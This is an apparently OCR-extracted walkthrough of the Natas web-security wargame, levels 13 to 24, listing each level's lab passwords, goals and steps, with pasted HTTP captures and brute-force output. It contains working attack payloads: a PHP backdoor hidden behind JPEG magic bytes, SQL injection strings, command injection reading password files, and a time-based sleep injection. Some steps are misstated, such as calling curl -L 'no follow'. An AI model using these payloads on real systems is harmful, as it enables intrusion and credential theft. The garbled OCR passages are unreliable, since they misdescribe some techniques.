  - Bad file type checking (only extension, not content).



Cookies are protected with XOR encryption


The password for natas12 is yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB
Background color: #ffffff Set color


View sourcecode


Natas Level 13


- Username: natas13
- Password: trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC

- Goal**:** Same as Natas12, but stricter file validation.
- Step-by-Step:
    1. File extension and MIME type are checked.
    2. Use a real JPEG header, then append PHP code.
    3. Create a file starting with JPEG magic bytes (\xFF\xD8\xFF), then PHP code.
    4. Upload, access the file, run PHP code.
- Tools Used:
    - Hex Editor
    - Manual file crafting
- Logic:
    - MIME type and extension filtering can still be bypassed.


Choose a JPEG to upload (max 1KB):


The file upload/hxwa618o3h.jpg has been uploaded


Backdoor is ready! Use ?cmd=


trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC


Natas Level 14

- Username: natas14
- Password: z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ

- Goal: SQL Injection (basic).
- Step-by-Step:


1. Login form vulnerable to SQL injection.
2. Use:
3. username: anything" OR "1"="1
4. password: anything
5. Bypass login, get password.

- Tools Used:
  - Browser
  - Manual SQL Injection
- Logic:
  - Unsanitized input in SQL queries.


NATAS13


For security reasons, we now only accept image files!

Choose a JPEG to upload (max 1KB):


NATAS13

For security reasons, we now only accept image files!

The file upload/ye1i6bb2lo.php has been uploaded



```
BMP
z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ
```

Natas Level 15


- Username: natas15
- Password: SdqIqBsFcz3yotlNYErZSZwblkm0lrvx

- Goal: Blind SQL Injection (character by character).
- Step-by-Step:
  1. No error shown — page only shows success/failure.
  2. Brute-force password one character at a time.
  3. Send queries like:
  4. natas16" AND password LIKE BINARY "a%" #
  5. Script it using Python to automate.

- Tools Used:
  - Python scripting (requests)
  - Burp Suite (optional)
- Logic**:**
  - Blind SQL injection uses Boolean responses (true/false).



```
" OR "1"="1" #
```





Successful login! The password for natas15 is SdqIqBsFcz3yotlNYErZSZwblkm0lrvx


Natas16

- Username: natas16
- Password: hPkjKYviLQctEW33QmuXL6eDVfMW4sGo

- Goal: Command Injection with input sanitization.
- Step-by-Step:
  1. Search function vulnerable to shell injection.
  2. Filters &,;, etc.
  3. Bypass using newlines or whitespace tricks.
  4. Payload example:
  5. needle=anystring$(cat /etc/natas_webpass/natas17)
- Tools Used:
  - Browser
  - Shell knowledge
- Logic:
  - Filters can often be bypassed by creative injection.





This user exists.


```
    Trying with: hPkjKYviLQctEW33QmuXL6eDVfMW4sE
    Trying with: hPkjKYviLQctEW33QmuXL6eDVfMW4sF
    Trying with: hPkjKYviLQctEW33QmuXL6eDVfMW4sG
    Trying with: hPkjKYviLQctEW33QmuXL6eDVfMW4sGa
    Trying with: hPkjKYviLQctEW33QmuXL6eDVfMW4sGb
    Trying with: hPkjKYviLQctEW33QmuXL6eDVfMW4sGc
    Trying with: hPkjKYviLQctEW33QmuXL6eDVfMW4sGd
    Trying with: hPkjKYviLQctEW33QmuXL6eDVfMW4sGe
    Trying with: hPkjKYviLQctEW33QmuXL6eDVfMW4sGf
    Trying with: hPkjKYviLQctEW33QmuXL6eDVfMW4sGg
    Trying with: hPkjKYviLQctEW33QmuXL6eDVfMW4sGh
    Trying with: hPkjKYviLQctEW33QmuXL6eDVfMW4sGi
    Trying with: hPkjKYviLQctEW33QmuXL6eDVfMW4sGj
    Trying with: hPkjKYviLQctEW33QmuXL6eDVfMW4sGk
    Trying with: hPkjKYviLQctEW33QmuXL6eDVfMW4sGl
    Trying with: hPkjKYviLQctEW33QmuXL6eDVfMW4sGm
    Trying with: hPkjKYviLQctEW33QmuXL6eDVfMW4sGn
    Trying with: hPkjKYviLQctEW33QmuXL6eDVfMW4sGo
    The password for natas16 is: hPkjKYviLQctEW33QmuXL6eDVfMW4sGo
```

Natas Level 17

- Username: natas17
- Password: EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC

- Goal: Blind Command Injection (time delay).
- Step-by-Step:
  1. No output, but server takes longer to respond when correct.
  2. Inject with sleep command.
  3. Example:
  4. anystring$(grep ^a /etc/natas_webpass/natas18 && sleep 5)
  5. Brute-force password character by character.
- Tools Used:
  - Python scripting (time-based attack)
- Logic:
  - Response timing can leak information.



```
E
Eq
Eqj
EqjH
EqjHJ
EqjHJb
EqjHJbo
EqjHJbo7
EqjHJbo7L
EqjHJbo7LF
EqjHJbo7LFN
EqjHJbo7LFNb
EqjHJbo7LFNb8
EqjHJbo7LFNb8v
EqjHJbo7LFNb8vw
EqjHJbo7LFNb8vwh
EqjHJbo7LFNb8vwhH
EqjHJbo7LFNb8vwhHb
EqjHJbo7LFNb8vwhHb9
EqjHJbo7LFNb8vwhHb9s
EqjHJbo7LFNb8vwhHb9s7
EqjHJbo7LFNb8vwhHb9s75
EqjHJbo7LFNb8vwhHb9s75h
EqjHJbo7LFNb8vwhHb9s75ho
EqjHJbo7LFNb8vwhHb9s75hok
EqjHJbo7LFNb8vwhHb9s75hokh
EqjHJbo7LFNb8vwhHb9s75hokh5
EqjHJbo7LFNb8vwhHb9s75hokh5T
EqjHJbo7LFNb8vwhHb9s75hokh5TF
EqjHJbo7LFNb8vwhHb9s75hokh5TF0
EqjHJbo7LFNb8vwhHb9s75hokh5TF0O
EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC
The final password is: EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC
```

Natas Level 18

- Username: natas18
- Password: 6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ


- Goal**:** Session ID guessing.
- Step-by-Step:
  1. Session ID is a number.
  2. Bruteforce session IDs from 0 to 640 (small space).
  3. Find admin session.
- Tools Used:
  - Python script (session bruteforcing)
- Logic**:**
  - Predictable session IDs are insecure.

Natas Level 19

- Username: natas19
- Password: tnwER7PdfWkxsG4FNWUtoAZ9VyZTJqJr


- Goal**:** Decoding session ID.
- Step-by-Step:
  1. Session IDs are encoded (hexadecimal).
  2. Decode hex → discover the format: user id + random stuff.
  3. Modify your ID to admin (encoded).
- Tools Used:
  - Hex decoder
  - Browser

- Logic:
    - Encoding ≠ Encryption. Hex can be reversed.



Please login with your admin account to retrieve credentials for natas19.

Username: natas19
Password: test



You are an admin. The credentials for the next level are:

```
Username: natas19
Password: tnwER7PdfWkxsG4FNWUtoAZ9VyZTJqJr
```

Natas Level 20


- Username: natas20
- Password: p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw

- Goal**:** Race condition.
- Step-by-Step:
    1. When setting username → race to set admin=1 cookie.
    2. Multithreaded attack: register and login at the same time.
    3. Achieve admin rights.
- Tools Used:
    - Python multithreading
    - Burp Suite (optional)
- Logic:
    - Race conditions happen when multiple requests compete.

Natas Level 21


- Username: natas21
- Password: BPhv63cKE1lkQl04cE5CuFTzXe15NfiH

- Goal**:** Exploit dual server storage.
- Step-by-Step:
  1. Two different servers store data.
  2. Save session as admin on one server.
  3. Load session on second server.
- Tools Used:
  - Browser
  - cURL
  - Cookie editor
- Logic:
  - Lack of proper synchronization between servers.



```
DEBUG: MYREAD 92avekv1brbg01gua5au2jsr4f
DEBUG: Reading from
/var/lib/php/sessions/mysess_92avekv1brbg01gua5au2jsr4f
DEBUG: Read [name tryadmin 1]
DEBUG: Read []
You are logged in as a regular user. Login as an admin to retrieve credentials
for natas21.
Your name: tryadmin 1
```

```
DEBUG: MYWRITE 92avekv1brbg01gua5au2jsr4f name|s:10:"tryadmin 1";
DEBUG: Saving in /var/lib/php/sessions/mysess_92avekv1brbg01gua5au2jsr4f
DEBUG: name => tryadmin 1
```




```
You are an admin. The credentials for the next level are:

Username: natas21
Password: BPhv63cKE1lkQl04cE5CuFTzXe15NfiH

Your name: tryadmin 1
```

Natas Level 22

- Username: natas22
- Password: d8rwGBl0Xslg3b76uh3fEbSlnOUBlozz

- Goal: Infinite redirect.
- Step-by-Step:
  1. Page always redirects back to itself.
  2. Manually stop redirects using curl -L (no follow).
  3. View page content without redirect.
- Tools Used:
  - cURL (-i option)
- Logic:
  - HTTP redirects can hide content.




```
<p>Change example values here:</p>
<form action="index.php" method="POST">align: <input name='align' value='center' /><br>fontsize: <input name='fontsize' value='100%' /><br>bgcolor: <input name='bgcolor'
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas21", "pass": "BPhv63cKE1lkQl04cE5CuFTzXe15NfiH" };</script></head>
<body>
<h1>natas21</h1>
<div id="content">
<p>
<b>Note: this website is colocated with <a href="http://natas21-experimenter.natas.labs.overthewire.org">http://natas21-experimenter.natas.labs.overthewire.org</a></b>
</p>

You are an admin. The credentials for the next level are:<br><pre>Username: natas22
Password: d8rwGBl0Xslg3b76uh3fEbSlnOUBlozz</pre>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

Natas Level 23

- Username: natas23
- Password: dIUQcI3uSus1JEOSSWRAEXBG8KbR8tRs

- Goal: PHP type juggling.
- Step-by-Step:
    1. Page checks if input equals a string in a loose way (==).
    2. Submit "0e12345..." type strings.
    3. PHP evaluates "0e..." == "0" as true.
- Tools Used:
    - PHP type juggling knowledge
    - Browser
- Logic:
    - Loose comparison (==) in PHP is dangerous.



Request

Pretty Raw Hex

```
GET /?revelio HTTP/1.1
Host: natas22.natas.labs.overthewire.org
Authorization: Basic bmF0YXMyMjpkOHJ3R0JsMFhzbGczYjc2dWgzZkViU2xuT1VCbG96eg==
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=r2rdpr4nsdmd4938dfovvo5jr5
Connection: keep-alive
```

Response

Pretty Raw Hex Render


```
      var wechallinfo = {
        "level": "natas22", "pass": "d8rwGBl0Xslg3b76uh3fEbSlnOUBlozz"
      };
    </script>
  </head>
  <body>
    <h1>
      natas22
    </h1>
    <div id="content">

      You are an admin. The credentials for the next level are:<br>
      <pre>
        Username: natas23
        Password: dIUQcI3uSus1JEOSSWRAEXBG8KbR8tRs
      </pre>
      <div id="viewsource">
        <a href="index-source.html">
          View sourcecode
        </a>
      </div>
    </div>
  </body>
</html>
```

Natas Level 24


- Username: natas24
- Password: MeuqmfJ8DDKuTr5pcvzFKSwlxedZYEWd

- Goal**:** PHP Object Injection.
- Step-by-Step:
    1. PHP unserializes user input.
    2. Create a payload that injects malicious objects.
    3. Send serialized object.
- Tools Used:
    - PHP serialization knowledge
    - Python/PHP script to craft payload

- Logic:
  - Unsafe unserialize() usage.



Password:



Password:

